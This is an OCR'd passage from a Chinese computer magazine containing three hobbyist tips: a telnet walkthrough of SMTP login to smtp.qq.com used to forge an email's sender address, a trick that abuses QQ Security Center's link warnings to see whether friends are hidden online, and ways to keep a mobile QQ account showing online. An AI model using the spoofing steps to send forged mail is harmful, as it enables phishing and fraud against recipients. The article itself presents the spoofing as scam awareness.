想多学点知识的菜鸟可以继续往下看，SMTP（Simple Mail Transfer Protocol）即简单邮件传输协议，大家可以简单的理解为我们发送邮件用的一个协议。使用telnet的方法手工演示一下邮件发送过程，大家就应该明白了。如图6所示就是整个命令提




图 3




图 5




图 1




图 2




图 4

示符下telnet发送邮件的过程，当然前提是我们开启了“启动smtp/pop服务”，标题是“hello”，正文是“world”。

其中用红色方框圈起来的就是我们要输入的命令，每个框起来的是服务器的响应。

1、首先在命令提示符下执行“telnet smtp.qq.com 25”，也就是登录smtp.qq.com服务器的25端口（smtp默认使用的是25端口），就可以看到图中第一行的显示了。

2、然后输入“ehlo　随便打”。

3、再输入“auth login”命令，也就是告诉服务器我们要登录，然后我们输入base64编码的用户名和密码即可。服务器返回的“334 VXNlcm5hbWU6”，“334”是响应的代码，而“VXNlcm5hbWU6”则是被编码的“Username:”，我们可以使用base64编码解码器进行转换，如图7。整个过程我已经使用红字标示的很清楚了，大家可以依照顺序试一下。




图7




图6

不过需要注意的是，SMTP命令不区分大小写，如果打错了命令想用退格键修正是不行的，“mail from”指定的发信人必须和“auth login”命令登录的相同，subject指定的标题和正文之间必须要有一个回车，最后使用一个点+回车来表示邮件内容的结束。而我们的欺骗就是在“to:008@yahoo.com”，“from:007@yahoo.com”，我们要把to和from后面的内容填写上真实的，就是一封正常的邮件。

整个欺骗的原理就是这样，是不是非常简单呀，这个方法只是表面上的欺骗，通过邮件原文件还是能查到真实发信人的。本文并不是想告诉大家如何去骗人，只是想告诉大家被别人骗是很简单的。希望大家以后对于网上的一些敏感信息，比如中奖、汇钱……一定要提高警惕。（本文所涉及到的邮件发信人欺骗器、base64.exe已收录到光盘中）

QQ安全中心也来查隐身

yp

文章难易度：★
文章闪亮点：利用9966.org来查QQ好友是否隐身

前些日子风靡一时的彩虹显隐身QQ被腾讯封杀后，小菜们就找不出显隐身的好方法了，在此我就告诉大家一个可以查找显示好友隐身的小技巧。大家都知道QQ安全中心吧，当我们在群里或者QQ里举报了某个链接后，经过审核后安全中心就会把它列为恶意地址，如图1所示9966.org是希网的免费域名。

当我们在群里或者给好友发送9966.org的时候就会提示警告，如果好友不在线的话是不会有任何提示的，那么发给隐身或在线的好友则就会收到QQ安全中心提示的警告，如图2。是不是很方便呢，大家赶快来试试吧。




图1




图2

挂QQ就是要免费

风逝水

文章难易度：★★
文章闪亮点：两种方法来实现手机免费QQ挂级

QQ是国内使用人数最多，也是最成功的一款即时聊天软件，并且也从免费软件成功的进军到了商业软件市场（这是我最讨厌TX的一点），各种收费项目和收费业务推陈出新，在05年的时候，因为QQ的不甘心，也推出了级别制度，一时间，QQ用户之间流行起了攀比级别之风。最终，因为一系列的原因，腾讯公司变相的取消了QQ在线时间挂级系统，由原来的全天候改变成了一天时间只记2小时，曾经一度疯狂的一台电脑上挂10多个QQ的现象消失了。今天带给大家的是QQ的另类挂级方法，不消耗资源，也不浪费RMB去买会员，只要你拥有一个手机，就可以做到这点。




图1



图2

首先你需要有一个智能手机，不然的话只能更换或是跳过本篇文章了，然后你还需要在手机里安装手机QQ这个软件，相信很多人都已经安装了。准备工作做完后，就开始我们的变相挂级之旅吧。

打开手机QQ，登录你所需要挂的QQ号，这样你的QQ就开始一天2小时的挂级计时了，如图1。为了




图3




图4



图 5

方便演示（如果你不想上线，设置隐身也可以），我将 QQ 改为了在线模式，那么在电脑上就可以看见我手机 QQ 在线，如图 2。这时候你需要用到智能手机的切换功能，相当于电脑的窗口最小化，如图 3，然后关闭手机 QQ 程序，如图 4，登录 QQ 消耗了 10K 不到的流量（1K=0.01 元），但是你的 QQ 还是显示在线，如图 5，这说明什么？呵呵，不用我解释相信各位读者都已经明白了吧。其实还有一种方法，就是利用腾讯开发的网页 QQ，但是这个方法只能在手机上使用。先登录手机网页 QQ 的界面 3g.qq.com，找到 3GQQ 的连接，使用手机浏览器登录，如图 6，然后选择 3GQQ 聊天那个链接，登录你要挂的 QQ，在你手机浏览器显示出 QQ 登录的界面时，如图 7，就可以断开连接，关闭浏览器了。这时的腾讯服务器已经接到你的登录请求，帮你将 QQ 登录上去，但是却没有发现你的 QQ 其实已经下线了。这样你又不用花流量，也不用花电量，就可以免费挂你的 QQ 级别了。




图 6


